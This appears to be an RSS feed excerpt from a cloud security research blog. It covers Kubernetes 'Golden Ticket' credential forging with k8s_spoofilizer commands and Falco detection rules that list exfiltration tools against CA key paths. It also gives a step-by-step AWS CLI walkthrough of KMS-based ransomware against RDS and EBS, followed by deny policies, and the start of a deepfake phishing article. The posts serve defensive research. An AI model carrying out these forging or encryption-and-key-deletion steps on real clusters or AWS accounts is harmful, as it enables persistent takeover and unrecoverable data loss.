    <span class="s">cmd=%proc.cmdline user=%user.name</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">CRITICAL</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">etcd</span><span class="pi">,</span> <span class="nv">defense-evasion</span><span class="pi">,</span> <span class="nv">T1485</span><span class="pi">]</span>
</code></pre></div></div>

<h3 id="kubernetes-golden-ticket"><strong>Kubernetes Golden Ticket</strong></h3>

<h4 id="understanding-certificate-authorities">Understanding Certificate Authorities</h4>

<p>There are a few internal Kubernetes authentication methods, including static token authentication, bootstrap tokens, service account tokens, X.509 client certificates.  Certificate authentication is usually specifically used when the kubelet authenticates to the API Server but it can also be used for user authentication.</p>

<p>This technique only applies to unmanaged clusters. For cloud vendors that offer managed Kubernetes as a service, they are responsible for handling certificates and don’t expose them to users.</p>

<p>A Certificate Authority issues cryptographic certificates that prove the identity of various components or users. Each certificate has key identity fields: the Common Name (CN) which represents the user, The Organization (O) indicates the user’s group, and the Issuer shows who signed the certificate. When the API Server receives a certificate signed by its trusted CA, it uses these fields to determine the identity and permissions of the client.</p>

<p><img src="/img/kubernetes/kube-images/09-goldenticket/01-Certificate.png" alt="image63" /></p>

<p>Kubernetes keeps the CA in plaintext on the control-plane node’s filesystem under <code class="language-plaintext highlighter-rouge">/etc/kubernetes/pki</code> or for <code class="language-plaintext highlighter-rouge">microk8s</code> in <code class="language-plaintext highlighter-rouge">/var/snap/microk8s/current/certs</code>.</p>

<p><img src="/img/kubernetes/kube-images/09-goldenticket/02-cadir.png" alt="image64" /></p>

<p>The primary cluster CA signs the certificates used by various components in Kubernetes and also can sign the certificates for user authentication.</p>

<p>When you present a client certificate to the API Server, the server will check if it’s signed by the trusted CA. If it is, Kubernetes accepts the identity claims in that certificate without further authentication.</p>

<h4 id="golden-ticket">Golden Ticket</h4>

<p>The phrase “Golden Ticket” refers to the post-exploitation technique in Active Directory where an attacker is able to forge valid Kerberos tickets to gain domain admin privileges.</p>

<p>In Kubernetes, the Golden Ticket technique refers to a technique where an attacker compromises the CA’s signing key and the service account signing key and uses it to forge their own credentials. This technique, first written about by Datadog researcher <a href="[https://raesene.github.io/blog/2019/04/16/kubernetes-certificate-auth-golden-key/](https://raesene.github.io/blog/2019/04/16/kubernetes-certificate-auth-golden-key/)">Rory McCune</a>, was later built upon by <a href="https://www.positronsecurity.com/blog/2025-02-26-kubernetes-golden-tickets/">Joseph Testa, who released <code class="language-plaintext highlighter-rouge">k8s_spoofilizer</code></a>, a tool to create ServiceAccount tokens and administrative user certificates.</p>

<p>The required files for this are the <code class="language-plaintext highlighter-rouge">ca.crt</code>, <code class="language-plaintext highlighter-rouge">ca.key</code>, <code class="language-plaintext highlighter-rouge">sa.key</code> files. Once these files are found and you have the IP of the API Server, impersonation is possible via the following command:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./k8s_spoofilizer.py <span class="nt">--server</span> https://<span class="nv">$APISERVER</span>:6443/ <span class="nt">--update-uid-cache</span> ./key_dir/   
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/09-goldenticket/05-spoofadm.png" alt="image67" /></p>

<p><img src="/img/kubernetes/kube-images/09-goldenticket/03-kubeadmin.png" alt="image66" /></p>

<p>After this, an attacker could generate an administrative account and sign it with the stolen key. Kubernetes doesn’t throw any errors if there’s another certificate with that identity, allowing stealthy persistence. In essence, if an attacker is able to steal certificate keys, they gain the ability to impersonate any user, service account, or node.</p>

<p>In the same vein, with a stolen <code class="language-plaintext highlighter-rouge">serviceaccount.key</code> which signs service account JWT tokens, an attacker can forge service account tokens for any service account in any namespace. They can even create long-lived tokens, making it an additional efficient form of persistence.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 k8s_spoofilizer.py <span class="nt">--forge-sa-token</span> default/test-user key_dir/  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/09-goldenticket/06-testusercreate.png" alt="image69" /></p>

<p><img src="/img/kubernetes/kube-images/09-goldenticket/05-spoofadm.png" alt="image68" /></p>

<p>Kubernetes node certificates can also be forged. Any node name can be specified, including  a non-existent one.Kubernetes will treat non-existing node names  as a valid node identity.</p>

<p>Kubernetes also has no ability for certificate revocation, meaning the only guaranteed way to eject an attacker who has stolen the certificate keys is to replace the cluster’s CA and re-issue all certificates.</p>

<h4 id="golden-ticket-defensive-strategies">Golden Ticket Defensive Strategies</h4>

<h5 id="protect-the-ca-private-key">Protect the CA Private Key</h5>

<p>The CA key file should be restricted on an operating system level. This means using file system permissions to limit who can read it,  typically only the root user or the Kubernetes process should have access. Avoid situations where non-control-plane containers or users can ever read certificate files.</p>

<h5 id="certificate-rotation">Certificate Rotation</h5>

<p>By default, the Kubernetes CA has a long validity time of 10 years and certificates can last for even a year. <a href="https://kubernetes.io/docs/tasks/tls/manual-rotation-of-ca-certificates/">Rotating the CA certificate can cause disruptions within the cluster especially in complex environments</a>.</p>

<p>Before attempting rotation, create a backup of the certificate directory and important configuration files.</p>

<h4 id="golden-ticket-detections">Golden Ticket Detections</h4>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Read of Kubernetes CA Key</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect any process reading the Kubernetes CA private key</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type in (open,openat,openat2) and </span>
    <span class="s">fd.name in (/etc/kubernetes/pki/ca.key, /etc/kubernetes/pki/sa.key, /var/snap/microk8s/current/certs/ca.key, /var/snap/microk8s/current/certs/serviceaccount.key) and </span>
    <span class="s">not (proc.name in (kube-apiserver, etcd, microk8s.daemon-kubelite, systemd))</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Suspicious read of Kubernetes private key file |</span>
    <span class="s">process=%proc.name user=%user.name file=%fd.name container=%container.id</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">NOTICE</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">pki</span><span class="pi">,</span> <span class="nv">credential-access</span><span class="pi">,</span> <span class="nv">T1552</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Suspicious ServiceAccount Enumeration</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect attempts to list all service accounts cluster-wide</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">ka.auth.decision = "allow" and</span>
    <span class="s">ka.verb in ("get", "list") and</span>
    <span class="s">ka.target.resource = "serviceaccounts" and</span>
    <span class="s">not ka.user.name startswith "system:" and</span>
    <span class="s">(</span>
      <span class="s">ka.useragent icontains "Python" or </span>
      <span class="s">ka.useragent icontains "go-http-client" or </span>
      <span class="s">ka.useragent icontains "curl"</span>
    <span class="s">)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">Cluster-wide ServiceAccount enumeration |</span>
    <span class="s">user=%ka.user.name agent=%ka.useragent src=%ka.sourceips uri=%ka.uri</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">source</span><span class="pi">:</span> <span class="s">k8s_audit</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">serviceaccount</span><span class="pi">,</span> <span class="nv">discovery</span><span class="pi">,</span> <span class="nv">T1613</span><span class="pi">]</span>

<span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Kubernetes Private Key Exfil</span>
  <span class="na">desc</span><span class="pi">:</span> <span class="s">Detect common tools used to exfiltrate Kubernetes CA/SA keys</span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">evt.type = execve and</span>
    <span class="s">proc.name in (cp, scp, rsync, tar, nc, ncat, curl, wget, base64, bzip2, gzip) and</span>
    <span class="s">(</span>
      <span class="s">proc.args contains "/var/snap/microk8s/current/certs/ca.key" or </span>
      <span class="s">proc.args contains "/var/snap/microk8s/current/certs/serviceaccount.key"</span>
    <span class="s">)</span>
  <span class="na">output</span><span class="pi">:</span> <span class="pi">&gt;</span>
    <span class="s">[K8s Golden Ticket] Potential CA/SA key exfiltration using %proc.name |</span>
    <span class="s">user=%user.name cmd=%proc.cmdline</span>
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">pki</span><span class="pi">,</span> <span class="nv">exfiltration</span><span class="pi">,</span> <span class="nv">T1005</span><span class="pi">,</span> <span class="nv">credential-access</span><span class="pi">]</span>
</code></pre></div></div>

<h2 id="conclusion">Conclusion</h2>
<p>Kubernetes has matured into one of the most widely adopted container orchestration platforms in the world and as this blog has discussed, its attack surface is incredibly broad. New attack vectors are released constantly, emphasizing the importance of knowledge sharing for organizations to best secure themselves.</p>

<p>Over the past several years, a wide collection of open-source tools have emerged to help organizations harden their clusters and test for misconfigurations. Tools exist such as <code class="language-plaintext highlighter-rouge">kube-bench</code>, <a href="https://github.com/aquasecurity/kube-bench">which focuses on ensuring compliance</a> with the CIS Kubernetes Benchmark. There are also tools that focus on demonstrating the attack paths a threat actor could take in a cluster like <a href="https://github.com/ReversecLabs/IceKube"><code class="language-plaintext highlighter-rouge">IceKube</code></a> and <a href="https://kubehound.io/"><code class="language-plaintext highlighter-rouge">KubeHound</code></a>.</p>

<p>If you would like to read more about this topic, I highly recommend taking a look at <a href="https://raesene.github.io/">Rory McCune’s</a> or <a href="https://grahamhelton.com/">Graham Helton’s</a> blogs. Their work on Kubernetes security was invaluable when I was writing this blog.</p>]]></content><author><name>HC</name></author><category term="research" /><category term="research" /><category term="cloud" /><category term="containers" /><category term="security" /><summary type="html"><![CDATA[Introduction]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://heilancoos.github.io/img/kubernetes/kube-images/01-Introduction/01-controlplane.png" /><media:content medium="image" url="https://heilancoos.github.io/img/kubernetes/kube-images/01-Introduction/01-controlplane.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Simulating Ransomware with AWS KMS</title><link href="https://heilancoos.github.io/research/2025/09/02/aws-kms-ransomware.html" rel="alternate" type="text/html" title="Simulating Ransomware with AWS KMS" /><published>2025-09-02T00:00:00+00:00</published><updated>2025-09-02T00:00:00+00:00</updated><id>https://heilancoos.github.io/research/2025/09/02/aws-kms-ransomware</id><content type="html" xml:base="https://heilancoos.github.io/research/2025/09/02/aws-kms-ransomware.html"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>The AWS Key Management Service (KMS) allows customers to create and manage encryption keys for their cloud resources,  with similar services existing in <a href="https://learn.microsoft.com/en-us/azure/security/fundamentals/key-management">Azure</a> and <a href="https://cloud.google.com/security/products/security-key-management?hl=en">Google Cloud Platform (GCP)</a>. KMS is essential for customers to properly secure their resources in the shared responsibility model. AWS makes it clear that while they provide the service and ensure the service itself is secure, it is the customer’s responsibility for how the service is used and how keys are protected.</p>

<p>In early 2025, <a href="https://www.halcyon.ai/blog/abusing-aws-native-services-ransomware-encrypting-s3-buckets-with-sse-c">Halcyon attributed</a> the APT group “Codefinger” as the perpetrators of a new ransomware campaign. The threat actors took advantage of AWS’s Server-Side Encryption with Customer Provided Keys (SSE-C) to encrypt S3 buckets containing sensitive data. Because the encryption keys never resided within AWS, there is no recovery path other than paying the ransom. In a similar way as SSE-C, KMS is designed to simplify key management but can be turned against customers.</p>

<p>I first came across this technique reading a blog by <a href="https://www.chrisfarris.com/post/effective-aws-ransomware/">Chris Farris</a> and wanted to test it out in a lab environment for myself to understand how the attack works and see what can be done to prevent or mitigate it.</p>

<p>This post walks through KMS abuse end-to-end in Relational Database Service (RDS) and Elastic Block Store (EBS) and discusses afterwards what customers can do to better protect their environments.</p>

<h2 id="different-key-types-in-kms">Different Key Types in KMS</h2>

<p>KMS launched initially in November 2014, and since then has been integrated deeply into the AWS ecosystem. It provides encryption services for several relevant AWS services like EBS, EC2, RDS, Simple Email Service (SES), Simple Queue Service (SQS), S3, DynamoDB, SecretsManager, and many more. Encryption can be as simple as checking a box and specifying a key when launching a resource.</p>

<p>There are three types of keys within KMS:</p>

<ul>
  <li>AWS-owned</li>
  <li>AWS-managed</li>
  <li>Customer-managed keys (CMKs)</li>
</ul>

<p>AWS-owned keys are fully managed by the AWS service that encrypts the customer’s data. The customer has no visibility or control for these types of keys.<br />
AWS-managed keys are the default for most services. These keys are in the format of: <code class="language-plaintext highlighter-rouge">aws/&lt;service&gt;</code> and can only be used for a specific service.  AWS-managed keys are a quick and easy way for customers to enable encryption without additional overhead.</p>

<p>Customer Managed Keys are keys that the customer creates and manages. These keys allow customers to have complete control over their keys.</p>

<p>This post focuses on customer-managed keys that have their origin set to <code class="language-plaintext highlighter-rouge">EXTERNAL</code>. Similar to how Codefinger used SSE-C to ransom customers, these keys allow imported key material which attackers can use for their own ends.</p>

<h2 id="how-the-technique-works">How the Technique Works</h2>

<p>In 2016, AWS KMS launched a feature that <a href="https://aws.amazon.com/blogs/security/how-to-byok-bring-your-own-key-to-aws-kms-for-less-than-15-00-a-year-using-aws-cloudhsm/">allowed customers to use their own key material</a> for KMS-integrated AWS services. This feature was meant to hand the control back over to the customer completely. That control, however, comes with its own risks. If the imported material is deleted within AWS, AWS has no ability to recover it and dependent resources become inaccessible.</p>

<p>In his blog, Chris Farris outlines how threat actors can leverage this feature combined with common Identity Access Management (IAM) misconfigurations in order to execute a ransomware technique that prevents  data from being recovered by deleting the imported key material after encryption.</p>

<p>The attack path that Chris describes in his blog is fairly straightforward.</p>

<ol>
  <li>Attacker gains IAM privileges that allow <code class="language-plaintext highlighter-rouge">kms:CreateKey</code>, <code class="language-plaintext highlighter-rouge">kms:GetParametersForImport</code>, <code class="language-plaintext highlighter-rouge">kms:ImportKeyMaterial</code>, and <code class="language-plaintext highlighter-rouge">kms:ReplicateKey</code></li>
  <li>They create their own <strong>external</strong> KMS key.</li>
  <li>They import their own key material.</li>
  <li>They re-encrypt sensitive AWS resources.</li>
  <li>They delete the imported key material, rendering the key unusable for decryption.</li>
</ol>

<p><img src="/img/kms-ransomware/attack-diagram-big.png" alt="image01" width="720" class="mx-auto d-block" /></p>

<p>Once the attacker deletes the imported key material, the resources encrypted with the external key will still reference it. This means that these resources cannot have any read or write actions performed on them past this point as AWS can no longer use the specified key for decryption.</p>

<h2 id="a-practical-showcase">A Practical Showcase</h2>

<p>Let’s walk through how an attacker would exploit this step-by-step. First, here are the minimum permissions they would require in KMS:</p>

<table>
  <thead>
    <tr>
      <th style="text-align: left">Permissions</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">kms:ImportKeyMaterial</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">kms:CreateKey</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">kms:CreateGrant</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">kms:GetParametersForImport</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">kms:DeleteImportedKeyMaterial</code></td>
    </tr>
  </tbody>
</table>

<p>And here are the permissions they would need in RDS and EBS respectively:</p>

<table>
  <thead>
    <tr>
      <th style="text-align: left">RDS Permissions</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">rds:CopyDBSnapshot</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">rds:CreateDBSnapshot</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">rds:DescribeDBInstances</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">rds:RestoreDBFromDBSnapshot</code></td>
    </tr>
  </tbody>
</table>

<table>
  <thead>
    <tr>
      <th style="text-align: left">EBS Permissions</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2:DescribeVolumes</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2:CreateSnapshot</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2:CopySnapshot</code></td>
    </tr>
    <tr>
      <td style="text-align: left"><code class="language-plaintext highlighter-rouge">ec2:DeleteSnapshot</code></td>
    </tr>
  </tbody>
</table>

<p>Once an attacker has obtained valid credentials and access to permissions that allow KMS actions, they can perform the following steps:</p>

<p>Create a customer-managed KMS key with the origin set to <code class="language-plaintext highlighter-rouge">EXTERNAL</code>. Note that imported material is only supported for symmetric keys. Running the command below will create a disabled key that is in the state ‘PendingImport’.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws kms create-key --key-usage ENCRYPT_DECRYPT --key-spec SYMMETRIC_DEFAULT --origin EXTERNAL
</code></pre></div></div>

<p><img src="/img/kms-ransomware/create-key.png" alt="image2" width="720" class="mx-auto d-block" /></p>

<p>Retrieve parameters for import, this is so you can save the import token and public key. These are temporary and must be used together. Ensure to Base64 decode them to get the raw binary input.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws kms get-parameters-for-import --key-id &lt;key-id&gt; --wrapping-algorithm RSAES_OAEP_SHA_1 --wrapping-key-spec RSA_2048
</code></pre></div></div>

<p><img src="/img/kms-ransomware/get-params-for-import.png" alt="image3" width="720" class="mx-auto d-block" /></p>

<p>Generate a 32-byte key material blob locally using openssl.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>openssl rand -out key_material_file 32
</code></pre></div></div>

<p>Then wrap the key material using the public key.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>openssl rsautl -encrypt -oaep -inkey public_key.pem -pubin -in key_material_file -out encrypted_key_material.bin
</code></pre></div></div>

<p>We’ll use <code class="language-plaintext highlighter-rouge">encrypted_key_material.bin</code> for our import.</p>

<p><strong>NOTE</strong>: Make sure to keep a copy of this file if you want to eventually restore the AWS resources. This is the only thing that can restore access to resources encrypted under this key material.</p>

<p>Import Key Material. Once the key material is imported, the key is enabled for use.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws kms import-key-material --key-id &lt;key-id&gt; --encrypted-key-material fileb://encrypted_key_material.bin --import-token fileb://import_token.bin --expiration-model KEY_MATERIAL_DOES_NOT_EXPIRE
</code></pre></div></div>

<p><img src="/img/kms-ransomware/import-key-material.png" alt="image4" width="720" class="mx-auto d-block" /></p>

<p>Now the resource is fully encrypted, only allowing the attacker to decrypt the potentially sensitive data.</p>

<h3 id="alternative-leveraging-an-existing-key"><strong>Alternative: Leveraging an existing key</strong></h3>

<p>If the attacker doesn’t have the <code class="language-plaintext highlighter-rouge">kms:CreateKey</code> permission, they can rotate existing <code class="language-plaintext highlighter-rouge">EXTERNAL</code> keys to attacker-controlled material if they have <code class="language-plaintext highlighter-rouge">kms:RotateKeyOnDemand</code>.</p>

<p>The attacker can import new material into an existing key.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws kms import-key-material <span class="se">\</span>
 <span class="nt">--key-id</span> &lt;key-id&gt; <span class="se">\</span>
 <span class="nt">--import-type</span> NEW_KEY_MATERIAL <span class="se">\</span>
 <span class="nt">--encrypted-key-material</span> fileb://encrypted_key_material.bin <span class="se">\</span>
 <span class="nt">--import-token</span> fileb://import_token.bin <span class="se">\</span>
 <span class="nt">--expiration-model</span> KEY_MATERIAL_DOES_NOT_EXPIRE
</code></pre></div></div>

<p><img src="/img/kms-ransomware/import-type-new-key-material.png" alt="image5" width="720" class="mx-auto d-block" /></p>

<p>At this point the new material won’t be active yet. It will be in the state <code class="language-plaintext highlighter-rouge">PendingRotation</code>.</p>

<p><img src="/img/kms-ransomware/pending-rotation.png" alt="image6" width="720" class="mx-auto d-block" /></p>

<p>Then to actually rotate the key:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws kms rotate-key-on-demand --key-id &lt;KEY_ID&gt;
</code></pre></div></div>

<p>The caveat here is that rotating on demand can only be done 10 times per key. This is also exclusive to single-region, symmetric keys. Additionally, once the current imported material is deleted, you cannot rotate the key again.</p>

<h3 id="rds"><strong>RDS</strong></h3>

<p>For this example, we are using a database that is already encrypted. With this technique, the attacker will be able to<em>overwrite</em>the existing encryption, taking control away from the customer.</p>

<p><img src="/img/kms-ransomware/db-console.png" alt="image7" width="720" class="mx-auto d-block" /></p>

<p><img src="/img/kms-ransomware/db-console-encrypted.png" alt="image8" width="420" class="mx-auto d-block" /></p>

<p>The first thing the attacker has to do is create a snapshot. It is not possible to change the encryption key/status of a running database.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws rds create-db-snapshot --db-snapshot-identifier copy-pasturedb --db-instance-identifier pasturedb
</code></pre></div></div>

<p><img src="/img/kms-ransomware/create-db-snapshot.png" alt="image9" width="720" class="mx-auto d-block" /></p>

<p>Copy the DB Snapshot. In this step it is possible for an attacker to change the newly created snapshot encryption key to their own .</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws rds copy-db-snapshot --source-db-snapshot-identifier copy-pasturedb --target-db-snapshot-identifier ransom-pasturedb --kms-key-id &lt;key-id&gt;
</code></pre></div></div>

<p><img src="/img/kms-ransomware/copy-db-snapshot.png" alt="image10" width="720" class="mx-auto d-block" /></p>

<p>Looking in the console, the snapshot is now available. At this point, the attacker can delete the original database and snapshots.</p>

<p><img src="/img/kms-ransomware/snap-in-console.png" alt="image11" width="720" class="mx-auto d-block" /></p>

<p>Now let’s see what happens when we delete the imported key material and try to perform actions with the snapshot:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws kms delete-imported-key-material --key-id &lt;key-id&gt;

</code></pre></div></div>

<p><img src="/img/kms-ransomware/delete-imported-key.png" alt="image12" width="720" class="mx-auto d-block" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws rds copy-db-snapshot --source-db-snapshot-identifier ransom-pasturedb --target-db-snapshot-identifier ransom-pasturedb2
</code></pre></div></div>

<p><img src="/img/kms-ransomware/copydbfail.png" alt="image13" width="720" class="mx-auto d-block" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws rds restore-db-instance-from-db-snapshot --db-instance-identifier ransomedDB --db-snapshot-identifier ransom-pasturedb
</code></pre></div></div>

<p><img src="/img/kms-ransomware/restore-db.png" alt="image14" width="720" class="mx-auto d-block" /></p>

<h3 id="ebs"><strong>EBS</strong></h3>

<p>Similarly in EBS, volumes cannot be encrypted directly. These steps are similar to the RDS steps.</p>

<p>Create a volume snapshot within the same region.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws ec2 create-snapshot --region us-east-1 --volume-id &lt;vol-id&gt;
</code></pre></div></div>

<p><img src="/img/kms-ransomware/ec2-create-snapshot.png" alt="image15" width="720" class="mx-auto d-block" /></p>

<p>Copy the newly created snapshot and use the attacker key to encrypt an attacker controlled snapshot.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws ec2 copy-snapshot --region us-east-1 --source-region us-east-1 --source-snapshot-id &lt;snap-id&gt; --encrypted --kms-key-id &lt;key-id&gt;
</code></pre></div></div>

<p><img src="/img/kms-ransomware/ec2-copy-snapshot.png" alt="image16" width="720" class="mx-auto d-block" /></p>

<p>Delete imported key material.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>aws kms delete-imported-key-material --key-id 8a5bf6e0-bc70-47fb-9d13-a98bb8afb5f2
</code></pre></div></div>

<p><img src="/img/kms-ransomware/delete2.png" alt="image17" width="720" class="mx-auto d-block" /></p>

<p>Let’s try copying the snapshot again. It fails as the imported key material is no longer available, displaying a snapshot ID to reference.</p>

<p><img src="/img/kms-ransomware/copyfail.png" alt="image18" width="720" class="mx-auto d-block" /></p>

<p>When referencing the snapshot ID, an error message is shown.</p>

<p><img src="/img/kms-ransomware/describe%20snap.png" alt="image19" width="720" class="mx-auto d-block" /></p>

<h2 id="defensive-strategies">Defensive Strategies</h2>

<p>The technique outlined above relies entirely on legitimate AWS features and configurations, no exploits were utilized. This prevents attack mitigation through patches.</p>

<p>Thankfully, detecting this is relatively straightforward. Any occurrence of <code class="language-plaintext highlighter-rouge">ImportKeyMaterial</code>, <code class="language-plaintext highlighter-rouge">RotateKeyOnDemand</code>, or <code class="language-plaintext highlighter-rouge">DeleteImportedKeyMaterial</code> should be considered suspicious. AWS EventBridge rules can be configured to trigger alerts on these calls.</p>

<p>Beyond just that, as <a href="https://www.fogsecurity.io/blog/the-complete-guide-to-ransomware-protection-in-s3-and-kms">Fog Security</a> has documented, it is  possible to  restrict the creation of external keys and the ability to use them with the policies below.  If your organization does not require <code class="language-plaintext highlighter-rouge">EXTERNAL</code> origin keys, the safest mitigation is to block them entirely.</p>

<p>Service Control Policy: <strong>Deny creation of <code class="language-plaintext highlighter-rouge">EXTERNAL</code> keys</strong></p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">

  </span><span class="nl">"Version"</span><span class="p">:</span><span class="w"> </span><span class="s2">"2012-10-17"</span><span class="p">,</span><span class="w">

  </span><span class="nl">"Statement"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">

    </span><span class="p">{</span><span class="w">

      </span><span class="nl">"Sid"</span><span class="p">:</span><span class="w"> </span><span class="s2">"DenyKMSKeysCreationWithNonAWSKMSMaterial"</span><span class="p">,</span><span class="w">

      </span><span class="nl">"Effect"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Deny"</span><span class="p">,</span><span class="w">

      </span><span class="nl">"Action"</span><span class="p">:</span><span class="w"> </span><span class="s2">"kms:CreateKey"</span><span class="p">,</span><span class="w">

      </span><span class="nl">"Resource"</span><span class="p">:</span><span class="w"> </span><span class="s2">"*"</span><span class="p">,</span><span class="w">

      </span><span class="nl">"Condition"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">

        </span><span class="nl">"StringNotEquals"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">

          </span><span class="nl">"kms:KeyOrigin"</span><span class="p">:</span><span class="w"> </span><span class="s2">"AWS_KMS"</span><span class="w">

        </span><span class="p">}</span><span class="w">

      </span><span class="p">}</span><span class="w">

    </span><span class="p">}</span><span class="w">

  </span><span class="p">]</span><span class="w">

</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>Resource Control Policy: <strong>Deny use of <code class="language-plaintext highlighter-rouge">EXTERNAL</code> keys</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{

  "Version": "2012-10-17",

  "Statement": [

    {

      "Sid": "RestrictUsageOfNonAWSKMSKeyMaterial",

      "Effect": "Deny",

      "Principal": "*",

      "Action": [

        "kms:Encrypt",

        "kms:GenerateDataKey",

        "kms:GenerateDataKeyWithoutPlaintext",

        "kms:GenerateDataKeyPair",

        "kms:GenerateDataKeyPairWithoutPlaintext",

        "kms:ReEncrypt*"

      ],

      "Resource": "*",

      "Condition": {

        "StringNotEquals": {

          "kms:KeyOrigin": "AWS_KMS"

        }

      }

    }

  ]

}  
</code></pre></div></div>

<h2 id="conclusion">Conclusion</h2>

<p>KMS is one of the most powerful services within AWS, allowing customers to add another layer of security within their environment. However, just like all services within AWS, if the attacker gets ahold of the right permissions, it can wreak havoc in a customer’s AWS environment. AWS has measures to prevent this but it’s ultimately up to the customer to choose their risk level.</p>

<p>I highly recommend reading more about this and similar techniques from <a href="https://www.chrisfarris.com/">Chris Farris</a> and <a href="https://www.fogsecurity.io/blog">Fog Security</a>.</p>]]></content><author><name>HC</name></author><category term="research" /><category term="research" /><category term="cloud" /><category term="security" /><summary type="html"><![CDATA[How attackers can abuse AWS KMS with BYOK and external key material to simulate ransomware in cloud environments.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://heilancoos.github.io/img/kms-ransomware/kms-ransomware-diagram.png" /><media:content medium="image" url="https://heilancoos.github.io/img/kms-ransomware/kms-ransomware-diagram.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Weaponizing Reality: The Evolution of Deepfakes</title><link href="https://heilancoos.github.io/research/2025/07/30/weaponizing.html" rel="alternate" type="text/html" title="Weaponizing Reality: The Evolution of Deepfakes" /><published>2025-07-30T00:00:00+00:00</published><updated>2025-07-30T00:00:00+00:00</updated><id>https://heilancoos.github.io/research/2025/07/30/weaponizing</id><content type="html" xml:base="https://heilancoos.github.io/research/2025/07/30/weaponizing.html"><![CDATA[<p><strong>Originally posted on IBM Think here:</strong> <a href="https://www.ibm.com/think/x-force/weaponizing-reality-evolution-deepfake-technology">Blog Link</a></p>

<h2 id="overview">Overview</h2>
<p>For decades, phishing attacks have been playing on human emotions to scam them out of account credentials and money and still do. But as technology advanced leaps and bounds since the first phishing cases in the 1990’s, phishing is no longer just about spotting the obvious scam message with typos and grammatical mistakes. Now it means questioning if that call from your friend or boss is even real – even if it sounds exactly like them. With the rise of artificial intelligence, malicious actors are only growing stealthier and more sophisticated, and everyone needs to rethink what is real, get used to looking for fake signals, and learn how to better protect their identities on and offline.</p>

